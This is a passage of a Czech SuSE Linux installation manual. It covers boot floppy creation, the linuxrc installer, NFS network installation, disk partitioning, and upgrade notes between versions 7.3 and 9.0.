acpi=force Vždy zapne ACPI, i když je váš BIOS vyroben dříve než v roce 2000. Zapne tuto podporu i pokud použijete volbu **acpi=off**.

pci=noacpi Zakáže ACPI provádět IRQ směřování.

Vadná paměť

V případě, že během instalace dochází k náhodným restartům či zaseknutí počítače, zvolte z hlavní nabídky volbu 'Memory Test – Test paměti'. Linux vyžaduje, aby hardware pracoval korektně, a týká se to také časování paměti. Nejlépe nechte běžet test přes noc, a ráno si prohlédněte výsledek diagnostiky paměti.

Vytvoření zaváděcích disket

K tomuto potřebujete naformátovanou disketu 3.5", CD-ROM a disketovou mechaniku.

Na CD 1 naleznete adresář **boot**, který obsahuje několik obrazů disket. Tyto obrazy lze s pomocí odpovídajících programů překopírovat na disketu. Takové diskety se potom nazývají zaváděcí diskety.

Na těchto disketách pak můžete najít zavaděč **SYSLINUX** a program **linuxrc**. **SYSLINUX** vám umožní zvolit požadované jádro a zadat případné doplňující parametry o hardwaru. Pomocí programu **linuxrc** můžete zavádět do jádra další moduly pro váš hardware a následně spustit instalaci.

Postup pro vytvoření diskety v DOSu

DOSový program **rawrite.exe** (CD 1, adresář **\dosutils\rawrite**) lze použít pro vytváření zaváděcích disket SuSE a disků s moduly. Abyste ho mohli použít, potřebujete počítač s DOSem (např. FreeDOS) nebo s Windows. Následující postup funguje na Windows:

1. Vložte SuSE Linux CD 1.
2. Otevřete okno DOSu — 'MS-DOS Prompt'.
3. Spusťte program **rawrite.exe** se správnou cestou. Následující příklad používá strukturu: **C:\Windows** a CD mechanika má označení **D:**.

```
C:\Windows> d:\dosutils\rawrite\rawrite
```

- Po spuštění vás aplikace požádá o zadání cesty odkud a kam chcete soubor kopírovat. Obraz disku je uložen na CD 1 v adresáři `\boot`. Soubor se jmenuje `bootdisk`. Nezapomeňte zapsat správnou cestu na CD.

```
C:\Windows> d:\dosutils\rawrite\rawrite
RaWrite 1.2 -- Write disk file to raw floppy diskette
Enter source file name:  d:\boot\bootdisk
Enter destination drive:  a:
```

Po zadání cílové mechaniky `a:` vložte naformátovaný disk a stiskněte `(↓)`. Průběh kopírování můžete ukončit stisknutím `(Ctrl) + (C)`.

Tímto způsobem můžete vytvořit i další diskety s moduly (`modules1` až `modules5`). Budete je potřebovat, pokud chcete během instalace používat síťové karty PCMCIA, SCSI zařízení nebo USB. Hodí se vám také, budete-li při instalaci přistupovat na některý nestandardní souborový systém.

Zhotovení startovací diskety v UNIXových a Linuxových systémech

Požadavek: máte přístup na UNIXový/Linuxový systém s funkční CD mechanikou. Potřebujete také naformátovanou disketu 3.5" a disketovou mechaniku.

Startovací disketu si zhotovíte následujícím způsobem:

- Pokud je třeba disketu naformátovat:

```
earth:~ # fdformat /dev/floppy
```

- Připojte CD 1 nebo DVD např. jako `/media/cdrom`, resp. `/media/dvd`:

```
earth:~ # mount -t iso9660 /dev/cdrom /media/cdrom
```

- Přesuňte se do adresáře `boot` na CD:

```
earth:~ # cd /media/cdrom/boot
```

- Vytvořte startovací disketu:

```
earth:~ # dd if=/media/cdrom/boot/bootdisk of=/dev/fd0
          bs=8k
```

K čemu je který obraz diskety se dozvíte v souboru `README` v adresáři `disks`. Ke čtení můžete použít např. `less` nebo `cat`.

Tímto způsobem můžete vytvořit i další diskety s moduley (modules1 až modules5). Budete je potřebovat, pokud chcete během instalace používat síťové karty PCMCIA, SCSI zařízení nebo USB. Hodí se vám také, budete-li při instalaci přistupovat na některý nestandardní souborový systém.

Poněkud složitější případ nastane, chcete-li použít při instalaci jádro, které jste si sami nakonfigurovali a přeložili. Tehdy nejprve zkopírujte na startovací disketu obraz diskety se standardním jádrem (linux) (viz odst. *Překlad jádra* na straně 321), které pak nahradíte jádrem vlastním:

```
earth:~ # dd if=/media/cdrom/boot/bootdisk of=/dev/fd0 bs=8k
earth:~ # mount -t msdos /dev/fd0 /mnt
earth:~ # cp /usr/src/linux/arch/i386/boot/vmlinuz /mnt/linux
earth:~ # umount /mnt
```

Startování systému ze zaváděcí diskety

Startovací disketu můžete použít, pokud nemůžete při instalaci použít CD-ROM. Proces zavádění je spuštěn zavaděčem SYSLINUX, který následně zavede jádro a moduley, a spustí linuxrc.

Při hledání chyby: Vložte následující řádek do souboru `syslinux.cfg` na disketě:


```
verbose 1
```

Program pak bude vypisovat, jakou akci právě provádí.

linuxrc

linuxrc se spustí po startu instalace z druhého CD nebo po výběru ruční instalace. Spustí se také při přerušení běžné instalace.

Programem linuxrc můžete zavést jednotlivé ovladače a moduley jádra, které budete potřebovat např. při instalaci prostřednictvím sítě.

S programem linuxrc pracujete pomocí menu a jeho ovládání je intuitivní: klávesami a zvolíte položku menu, pomocí a zvolíte příkaz, například 'Ok' nebo 'Zpět'. Po stisku klávesy se provede zvolený příkaz.

'Instalace v textovém režimu - linuxrc' začíná výběrem jazyka, barev a klávesnice.

- Nejprve zvolíte národní jazyk. V případě české instalace vyberte 'Cestina' a potvrďte pomocí .

Figure 3.3: Výběr jazyka

- Zvolte typ klávesnice 'Ceske' a stiskněte . Detailní nastavení klávesnice se dá ještě později změnit.

Nyní vidíte hlavní menu programu linuxrc (obr. *linuxrc* na následující straně) s následující nabídkou:

'Nastavení' – Zde můžete změnit jazyk, typ monitoru a klávesnice.

'Systémové informace' – V případě zájmu zde naleznete řadu informací o nalezeném hardwaru, o právě zavedených modulech atd.

'Moduly jádra (ovladače hardwaru)' – Případné další moduly pro speciální ovladače.

Pravidlo: Moduly nemusíte zavádět, pokud máte na (E)IDE řadiči jak disk, tak i mechaniku CD, která je typu ATAPI (což je dnes nejběžnější případ). Podpora těchto zařízení je již přeložena ve standardním jádru.

'Spuštění instalace / systému' – Touto volbou pokračuje instalace.

'Konec / Restart' – Pouze pokud jste si to mezitím rozmysleli. . .



Figure 3.4: Hlavní menu programu linuxrc

Pomocí volby menu 'Moduly jádra (ovladače hardwaru)' nainstalujete další podporu pro zařízení SCSI nebo pro karty PCMCIA, případně pro mechaniku CD jiného typu než ATAPI.

Tip

Pokud nemůžete najít vhodný modul pro podporu instalačního zdroje, kterým je např. speciální CD mechanika, zařízení připojené přes paralelní port nebo přes kartu PCMCIA, použijte disketu `modules`. Dojděte až na konec seznamu a zvolte '-- Další moduly --'. Program `linuxrc` si pak od vás vyžádá disketu `modules`.

Tip

Start instalace

Položka menu 'Spuštění instalace / systému' je již při vstupu do menu vybrána jako výchozí, a proto stačí pouze stisknout (↵) a pokračovat instalací.

V tomto menu máte následující výběr:

- Spuštění instalace / aktualizace – to, co teď máte udělat



Figure 3.5: Instalační menu programu linuxrc

- Spuštění nainstalovaného systému – tato volba se vám bude hodit později, budete-li mít problém nastartovat již nainstalovaný systém
- Spuštění záchranného systému – pokud je na vašem systému vážná závada, tato volba vám poskytne řadu možností, jak jej opravit
- Vysunout CD – CD se vysune z mechaniky a lze ho vyjmout.

K provedení instalace nyní nastavte řádkový kurzor na ‘Spuštění instalace’ a stiskněte **[↓]**. Na další obrazovce pak zadáte zdrojové médium, standardně CD.

Instalace systému SuSE Linux ze sítě

Co když nemůžete použít CR-ROM mechaniku? Například když není podporovaná, nebo máte notebook bez CD-ROM. Systém SuSE Linux můžete nainstalovat na počítačích bez CD-ROM ze sítě. Obvykle přes NFS nebo FTP. Následující sekce popisuje průběh instalace pře NFS. U FTP by vše probíhalo velice podobně.



Figure 3.6: Výběr zdrojového média v programu linuxrc

Pro tento způsob instalace není dostupná instalační podpora. Tato metoda je vhodná pouze pro experty při nestandardních podmínkách.

Abyste mohli instalovat SuSE Linux po síti, musíte provést dva kroky:

1. Umístit potřebná instalační data (CD nebo DVD) na některý server, kam se z počítače, na který se instaluje, dokážete připojit.
2. Na počítači, kam chcete instalovat, musíte zavést minimální systém z CD nebo diskety, a nastavit síťové připojení.

Nastavení sdílení

Zkopírujte instalační CD nebo DVD do některého samostatného adresáře a poskytněte ho ke sdílení přes NFS. Například na již existujícím stroji se systémem SuSE Linux, zkopírujte CD příkazem:

```
earth:/ # cp -a /mnt/cdrom /suse-share/
```

Poté přejmenujte adresář. Například na CD1:

```
earth:/ # mv /suse-share/cdrom /suse-share/CD1
```

Tuto proceduru opakujte pro všechna CD. Poté nastavte export adresáře `/suse-share` přes NFS. Více informací o sdílení adresářů přes NFS najdete v *NFS – distribuované souborové systémy* na straně 422.

Zavedení základního systému

Vložte do jednotky médium. Tvorba startovací diskety je popsána v *Postup pro vytvoření diskety v DOSu* na straně 38 a *Zhotovení startovací diskety v UNIXových a Linuxových systémech* na straně 39. Po chvíli se zobrazí menu. Zvolte 'Manual installation'. Můžete zde doplnit parametry pro jádro. Potvrďte výběr klávesou **(Enter)**. Zavede se jádro a budete požádáni o vložení prvního disku s moduly. Po chvíli se zobrazí program `linuxrc` a vy zadáte tyto parametry:

1. Jazyk a rozložení klávesnice.
2. Zvolte 'Moduly jádra (ovladače hardwaru)'.
3. Nahrajte nezbytné ovladače pro IDE, RAID nebo SCSI.
4. Zvolte 'Zavést moduly síťové karty' a nahrajte potřebný ovladač pro vaši kartu. (např. `eepr100`).
5. Zvolte 'Nahrát moduly souborového systému' a zaved'te potřebné ovladače (např. `reiserfs`).
6. Zvolte 'Zpět' a poté 'Spuštění instalace / systému'.
7. Zvolte 'Spuštění instalace / aktualizace'.
8. Zvolte 'Síť' a vyberte odpovídající protokol (v našem příkladě to je NFS).
9. Vyberte, kterou síťovou kartu chcete použít.
10. Zadejte IP adresu a další informace o síti.
11. Zadejte IP adresu NFS serveru, který exportuje instalační data.
12. Vložte cestu k datům na NFS serveru (např. `/suse-share/CD1`).

Nyní program `linuxrc` nahraje instalační prostředí ze sítě a spustí YaST. Dále pokračujete stejně, jako byste instalovali přímo z CD.

Řešení problémů

- Instalace se hned na začátku ukončí. Zkontrolujte, zda je adresář z NFS serveru exportován s právy pro spuštění souborů (nastavte práva `exec`).
- NFS server nenajde na síti počítač, na který chceme instalovat. Vložte na NFS serveru do souboru `/etc/hosts` IP adresu a název počítače kam instalujete.

Jak získat místo na disku pro Linux a jak ho rozdělit

Když se rozhodnete sami si rozdělit disk, pak byste měli postupovat maximálně obezřetně a držet se pravidla *tříkrát měř a jednou řež!!* Také se doporučuje obstarat si předem potřebná média na zálohování, a provést kompletní zálohu vašich dat. Vytvořte si také nouzovou startovací disketu pro váš *současný* operační systém.

Podrobnosti

Každý disk se může či nemusí rozdělit na samostatné *diskové oddíly*. Jedním z důvodů je mírumilovné soužití odlišných operačních systémů na jediném disku.

Jak získáme prostor pro linuxový diskový oddíl?

- Některý původní diskový oddíl lze *zrušit*, čímž ovšem ztratíme stará data, která jsme na něm měli. Získaný prostor lze použít pro budoucí linuxové oddíly.
- Některý původní diskový oddíl lze také *přiřadit* novému operačnímu systému, tedy např. Linuxu, což je totéž, jako zrušit ho a vytvořit stejně velký. Samozřejmě i zde přijdeme o původní data.
- SuSE Linux dokáže při instalaci zmenšit velikost diskového oddílu, na kterém je nainstalován operační systém MS Windows.
- Poněkud dražší, avšak téměř vždy schůdná cesta, je zakoupit další disk.

Upozornění

Při všech změnách v rozdělení disku musíte pracovat velice pozorně a předem důkladně pročíst dokumentaci programu, který použijete. I přesto se může za určitých okolností stát, že přijdete o svá data. Za to ovšem SuSE nepřejímá žádnou zodpovědnost! Doporučujeme proto *předem* zálohovat nejdůležitější soubory a *předem* si vyzkoušet případný start ze startovací diskety.

Upozornění

Zmenšení oddílů Windows

Co musíte udělat pro nové rozdělení disku:

1. Pokud dosud nevíte, kolik oddílů má váš disk a jak jsou velké, musíte to nejprve zjistit, a to například programem fdisk, který obsahuje váš operační systém.
2. Určete, kolik oddílů potřebujete a jak mají být velké.
3. Zapište si údaje o tomto rozdělení disku, budete je dále potřebovat během instalace. (Poznamenejte si i všechny detaily o starém rozdělení – mohou se později hodit expertovi při případné záchráně chybně přerozděleného disku.)
4. Udělejte si záložní kopii svého disku. Pokud na to nemáte dost velká média, zálohujte si alespoň nejdůležitější data (hlavně ta, která jste sami vytvořili – programy se obvykle dají bez větších problémů znovu nainstalovat, vaše vlastní data však již nikde neseženete).
5. Musíte zmenšit primární diskový oddíl při zachování dat na něm. SuSE Linux umí zmenšit jak oddíl se souborovým systémem FAT, tak i s NTFS. Musíte ale zkontrolovat stav tohoto souborového systému a přestěhovat všechna data na začátek oddílu. Protože však Windows používají, narozdíl od Linuxu, pro svou virtuální paměť (swap) stejný oddíl jako pro soubory, musíte nejdříve spustit Windows, a vypnout virtuální paměť – ‘Zakázat virtuální paměť’ (po zmenšení oddílu zase zapněte!).
6. Ve Windows spusťte program scandisk pro kontrolu souborového systému.
7. Spusťte defrag pro přesunutí dat na začátek oddílu. Defragmentační programy ponechávají na původním místě skryté (hidden) soubory, zpravidla systémové. Ujistěte se v případě, že je chcete přesunout na začátek disku, zda s nimi smíte hnout či zda jejich pevná pozice na disku nemá náhodou nějaký smysl. Pokud jste si opravdu jisti, můžete zrušit jejich atribut hidden, popřípadě i system. Některé defragmentační programy na to poskytují vlastní prostředky.
8. Spusťte instalaci SuSE Linux a nechte instalační program YaST zmenšit oddíl. Vznikne tím prostor pro váš nový operační systém.

Aktualizace systému

SuSE Linux nabízí možnost aktualizovat stávající systém, aniž by bylo nezbytné ho znovu instalovat. Přitom je třeba rozlišovat mezi aktualizací jednotlivých balíků a celkovou aktualizací systému.

Aktualizace systému SuSE Linux	50
Od verze k verzi	53
RPM – Správce balíků	60

Aktualizace systému SuSE Linux

Existuje známý jev, že se software verze od verze rozrůstá. Proto je dobré podívat se *před* aktualizací příkazem `df`, jak jsou diskové oddíly zaplněny. Pokud máte dojem, že by na to jeho kapacita nestačila, zálohujte data a proveďte přerozdělení disku. Neexistuje žádná univerzální rada, kolik místa budete potřebovat, to závisí na způsobu stávající instalace, vybraném softwaru a na tom, z které verze aktualizujete.

Poznámka

Doporučujeme vám přečíst si na CD soubor `README`, resp. v DOSu/Windows soubor `README.DOS`, kde jsou uvedeny dodatečné změny, které se již nedostaly do tištěného manuálu!

Poznámka

Přípravy

Před začátkem aktualizace byste měli zálohovat konfigurační soubory na jiné médium (streamer, disketa, výměnný disk, ZIP mechanika, vypálit na CD). V první řadě se jedná o soubory v adresáři `/etc`, dále v adresáři `/var/lib` (např. News nebo XDM). Kromě toho zálohujte také soubory z domovských adresářů.

Než spustíte samotnou aktualizaci, poznamenejte si, jaký máte kořenový diskový oddíl (`/`), což zjistíte příkazem

```
earth:~ # df /
```

V příkladu výstupu je kořenovým oddílem `/dev/sda3`.

Filesystem	1k-blocks	Used	Available	Use%	Mounted on
<code>/dev/sda3</code>	4167999	3253471	698856	82%	<code>/</code>

Výstup 1: Přehled o souborových systémech příkazem `df`

Výstup ukazuje, že diskový oddíl `/dev/sda3` je připojen jako `/`.

Možné problémy

PostgreSQL Před aktualizací databáze PostgreSQL balík (balík `postgres`) musíte vydumpovat databázi více v manuálová stránka pro `pg_dump` (man `pg_dump`). Tento postup je nutné dodržovat je v případě, že byla databáze PostgreSQL před aktualizací *používána*.

Řadiče Promise Řadiče od společnosti Promise najdete integrované na celé řadě různých základních desek. Někdy plní roli IDE řadiče (pro UDMA 100), většinou však jde o IDE RAIDové řadiče. Od SuSE Linuxu 8.0 jsou tyto řadiče podporovány přímo jádrem a obsluhovány jako obyčejné IDE řadiče. RAIDové funkce jsou přístupné až po zavedení modulu `pdraid`.

Po aktualizaci jádra se může stát, že dojde ke špatnému rozpoznání disků. Systém po updatu již nelze spustit a na monitoru se objeví chybové hlášení "Kernel panic: VFS: unable to mount root fs". V takovém případě musíte systém spustit s parametrem jádra `ide=reverse`. Pokud nechcete tento parametr vkládat ručně při každém startu systému, vložte ho do konfiguračního souboru zavaděče. .

Upozornění

Pracovat lze pouze s řadiči povolenými v BIOSu. Vypnutí nebo povolení zařízení se projeví okamžitě. Neuvážený zásah do nastavení může vést ke stavu, kdy nebude možné spustit systém!

Upozornění

Technické pozadí

Sekvence ovladače je závislá na základní desce. Každý výrobce používá ke komunikaci se zařízením jinou sekvenci. Příkazem `lspci` tuto sekvenci zobrazíte. Pokud je řadič Promise zobrazen před standardním IDE řadičem, je po aktualizaci vyžadován parametr `ide=reverse`. Ve starém jádře (bez podpory Promise) byl řadič ignorována nejdříve byl detekován IDE řadič. První disk je pak označen `/dev/hda`. S novým jádrem je řadič Promise okamžitě rozpoznán jako `/dev/hda` (do čtyř disků), `/dev/hdb`, `/dev/hdc` a `/dev/hdd`. Předchozí `/dev/hda` bude zaměněn za `/dev/hde` a z disku již nepůjde spustit systém.

Aktualizace pomocí YaST2

1. Postupujte jako u instalace. V programu YaST nastavte jazyk a pak *ne* nabídku 'Nová instalace' ale 'Update des bestehenden Systems'.

2. YaST zjistí, zda se na disku nenachází více kořenových oddílů. Pokud ne, pokračuje dále. Pokud na disku máte více oddílů, musíte zvolit kořenový oddíl a potvrdit výběr stisknutím tlačítka 'Další'.

YaST načte starý `fstab` a pokusí se připojit zde uvedené oddíly.

3. Pak získáte možnost vytvořit zálohu současného systému. Tato volba aktualizaci prodlouží, ale záloha může být později velmi užitečná.
4. Vyberete rozsah aktualizace systému. (např. 'Standardní systém'). Drobné nesrovnalosti můžete později upravit pomocí programu YaST.

Manuální aktualizace

Obnova základního systému

Aktualizaci základního systému nelze provést za normálního chodu. Musíte spustit zvláštní prostředí. To za normálních okolností provedete pomocí instalačních médií po restratu počítače. Pokud chcete aktualizaci provádět v textovém režimu, věnujte prosím pozornost kapitole ?? na straně ??.

Aktualizace zbývajících systému

Po instalaci základního systému máte možnost přejít do zvláštního režimu programu YaST. Pomocí něj můžete zbytek systému aktualizovat podle vlastního přání.

Program YaST vám mimo jiné umožní výběr jádra.

Tip

Pokud chcete systém spouštět pomocí programu `loadlin`, musíte nové jádro a eventuálně také `initrd` překopírovat do adresáře `loadlin` na DOSovém oddíle!

Tip

Možné problémy

- Pokud se váš systém nebude po updatu v uživatelském prostředí chovat správně, překontrolujte konfigurační soubory v domovském adresáři. Aktuální verze konfiguračních souborů najdete v adresáři `/etc/skel`; např.:

```
cp /etc/skel/.profile ~/.profile
```

Aktualizace jednotlivých balíčků

Mimo automatické aktualizace pomocí YOU si jednotlivé balíčky můžete stáhnout *ručně* z našeho FTP serveru:
<http://www.suse.de/de/support/download/updates/>.

Od verze k verzi

V následujících odstavcích bude popsáno, jaké detaily se změnily od jedné verze k následující. V tomto přehledu bude např. uvedeno, zda se změnilo základní nastavení, zda došlo k přesunutí konfiguračních souborů na nové místo, nebo jestli se pozměnilo chování důležitých programů. Jsou zde uvedeny pouze věci, se kterými se uživatel resp. administrátor běžně setká. Tento seznam není v žádném případě úplný a vyčerpávající.

Problémy a zvláštnosti jednotlivých verzí jsou zveřejňovány na webových stránkách, viz. <http://www.suse.de/en/support/download/updates/>.

Změny z 7.3 na 8.0

- Startovací diskety jsou dodávány pouze v podobě image disket, které jsou umístěny v adresáři `disks` na prvním instalačním CD. Startovací disketu budete potřebovat pouze v případě, že nejste s to spustit počítač přímo z CD.
- YaST2 nyní zcela nahradil YaST1 a to i v textovém režimu.
- Některé BIOSy potřebují nastavený `realmode-power-off`, který se až do verze 2.4.12 nazýval `real-mode-poweroff`.
- Startovací proměnné v souboru `rc.config` pro spouštění služeb již nejsou k dispozici. Skript bude spuštěn v případě, že budou existovat odpovídající odkazy v `runlevelovém` adresáři. Odkazy jsou vytvářeny pomocí `insserv`.
- Systémové služby jsou konfigurovány prostřednictvím souborů v adresáři `/etc/sysconfig`. Při aktualizaci jsou nastavení převedena ze souboru `/etc/rc.config.d`.
- `/etc/init.d/boot` je rozdělen do více skriptů a také umístěn do různých balíčků (balík `kbd`, balík `isapnp`, balík `lvm` atd.); viz. na straně 354.

- V síťování došlo k celé řadě změn. .
- Pro správu protokolových souborů se používá `logrotate`, `/etc/logfiles` již není k dispozici .
- Přihlášení superuživatele prostřednictvím `telnet` nebo `rlogin` je možné povolit v souboru `/etc/pam.d`. Nastavení `ROOT_LOGIN_REMOTE` na `yes` již není z bezpečnostních důvodů povoleno.
- `PASSWD_USE_CRACKLIB` je možné aktivovat pomocí `YaST2`.
- Když NIS soubory pro `autofs` mají být spravovány NISem, pak je dobré použít modul pro konfiguraci NIS klienta z `YaST2`, kde je možné aktivovat položku 'Spustit automounter'. Tím se stává volba `USE_NIS_FOR_AUTOFs` přebytečnou.
- `locate` pro rychlé hledání souborů již není součástí standardní instalace. V případě potřeb y je ale možné ho samozřejmě doinstalovat.
- V `pine` je aktivována podpora myši. Tzn. že je možné ovládat `Pine` v `xtermu` (a jinde) také pomocí myši, když budete klikat na jednotlivé položky. To také znamená, že `cut & paste` bude fungovat pouze s klávesou , když bude aktivována podpora myši. Podpora myši se aktivuje volbou `enable-mouse-in-xterm`.

Změny z 8.0 na 8.1

- Došlo ke změnám názvů uživatelů a skupin. Aby bylo dosaženo jednotnosti s produktem `UnitedLinux`, byly odpovídajícím způsobem změněny položky v `/etc/passwd`, resp. v `/etc/group`.
 - ▷ Změna uživatelů: `ftp` je nyní ve skupině `ftp` (dříve v `daemon`).
 - ▷ Změna skupin: `www` (dříve `wwwadmin`); `games` (dříve `game`).
 - ▷ Nové skupiny: `ftp` (s ID skupiny (GID) 50); `floppy` (s GID 19); `cdrom` (s GID 20); `console` (s GID 21); `utmp` (s GID 22).
- Změny v souvislosti s FHS (angl. *File Hierarchy System*):
 - ▷ Příkladové prostředí pro HTTPD (Apache) je uloženo v `/srv/httpd` (dříve `/usr/local/httpd`)
 - ▷ Příkladové prostředí pro FTP je uloženo v `/srv/ftp` (dříve `/usr/local/ftp`)

- Aby bylo možné přistupovat přímo k hledanému softwaru, nejsou jednotlivé programy sdruženy do sérií, ale používají se RPM skupiny. To má za následek to, že na CD nejsou v adresáři suse žádné kryptické adresáře, ale programy jsou rozděleny do několika adresářů podle architektury, např. ppc, i586 nebo noarch
- Při nové instalaci se použijí následující programy:
 - ▷ Zavaděč GRUB má rozsáhlejší možnosti konfigurace než LILO. Součástí systému je i nadále LILO, které se použije při aktualizaci systému ze starší verze.
 - ▷ Nyní se používá postfix místo programu sendmail.
 - ▷ Místo programu pro správu konferencí majordomo se nyní používá moderní program mailman.
- Rozdělené balíky: rpm na rpm a rpm-devel; popt na popt a popt-devel; libz na zlib a zlib-devel.
yast2-trans-* je nyní dělen podle jazyka: yast2-trans-cs (čeština), yast2-trans-de (němčina), yast2-trans-es (španělština) apod. V důsledku toho nejsou při instalaci použity všechny jazyky, což šetří místo na disku. V případě potřeby je možné jednotlivé jazykové moduly doinstalovat.
- Přejmenované balíky: bzip na bzip2.
- Odstraněné balíky: openldap, použijte prosím openldap2.

Změny z 8.1 na 8.2

Problémy a zvláštnosti:

<http://portal.suse.com/sdb/cz/2003/03/bugs82.html>.

- 3D podpora karet s čipy nVidia (změna): balík NVIDIA_GLX a NVIDIA_kernel již nejsou součástí distribuce (včetně skriptů switch2nvidia_glx). Místo toho prosím použijte instalátor společnosti nVidia pro Linux IA32, který naleznete na <http://www.nvidia.com>. Následně pak použijte YaST2 pro aktivaci 3D podpory.
- Při nové instalaci bude použit místo inetd program xinetd. Konfigurační adresář je /etc/xinetd.d. Při aktualizaci zůstane zachován inetd.

- PostgreSQL je nyní k dispozici ve verzi 7.3. Při přechodu z verze 7.2.x doporučujeme dump/restore příkazem `pg_dump`. Pokud vaše aplikace přistupují k systémovým katalogům, pak je třeba provést ještě další úpravy, protože 7.3 již zavádí schémata. Podrobné informace naleznete na <http://www.ca.postgresql.org/docs/momjian/>
- PostgreSQL je nyní pouze ve verzi 7.3. pro přechod z verzí 7.2.x je určen `dump/restore` s příkazem `pg_dump`. Pokud vaše aplikace vyžaduje systémový katalog, musíte provést ještě další úpravy, kterými zavedete schéma verze 7.3. Více informací najdete na stránce: <http://www.ca.postgresql.org/docs/momjian/>
- Verze 4 programu `stunnel` již nepodporuje na příkazové řádce žádné parametry. Je však poskytován spolu se skriptem `/usr/sbin/stunnel3-wrapper`, který parametry příkazové řádky pro `stunnel` dokáže konvertovat do konfiguračního souboru. Jeho použití je následující (položku **OPTIONS** nahraďte parametry):

```
/usr/sbin/stunnel3-wrapper stunnel OPTIONS
```

Konfigurační soubor se zároveň vypíše do standardního výstupu, aby bylo možné se seznámit se syntaxí pro zápis do trvalého konfiguračního souboru.

- `openjade` (balík `openjade`) je nyní DSSSL engine, který se používá místo `jade` (balík `jade_dsl`), když je spuštěn `db2x.sh` (balík `docbook-toys`). Z důvodů kompatibility jsou jednotlivé programy také bez předpony `'o'`. Pokud je nějaká aplikace závislá na adresáři `jade_dsl` a tam umístěných souborech, pak je třeba buď ji přesměrovat na `/usr/share/sgml/openjade` nebo vytvořit odkaz (jako `root`):

```
cd /usr/share/sgml
rm jade_dsl
ln -s openjade jade_dsl
```

Abyste zabránili konfliktu s balíkem `rxsz`, jmenuje se příkaz `sx` i nadále `s2x`, resp. `sgml2xml` nebo `osx`.

Změny z 8.2 na 9.0

Problémy a zvláštnosti:

- Došlo ke změně verze správce balíků RPM na verzi 4. Nové bylinky se nyní vytvářejí příkazem `rpmbuild`. Příkaz `rpm` je nadále používán pro instalaci, aktualizaci a dotazy.
- Pro nastavení *tisku* přibyl balík `footmatic-filters`. Obsah byl získán z balíku balíků `cups-drivers`, aby bylo možné filtry používat i v případě, že není nainstalován CUPS. Díky tomu nyní lze prostřednictvím programu YaST získat nastavení nezávislé na tiskovém systému (CUPS, LPRng). Balík obsahuje konfigurační soubor `/etc/foomatic/filter.conf`.
- I při nasazení LPRng/lpdlftru jsou nyní važdovány bylinky `footmatic-filters` a `cups-drivers`.
- XML zdroje balíků jsou zpracovávány pomocí záznamů v `/etc/xml/suse-catalog.xml`. Tento soubor nesmí být změněn příkazem `xmlcatalog`, protože by mohlo dojít k přemazání komentářů nutných pro aktualizaci. Soubor `/etc/xml/suse-catalog.xml` je zpracován pomocí výrazu `nextCatalogv /etc/xml/catalog`, aby nástroje jako `xmllint` nebo `xsltproc` automaticky našli lokální zdroje.

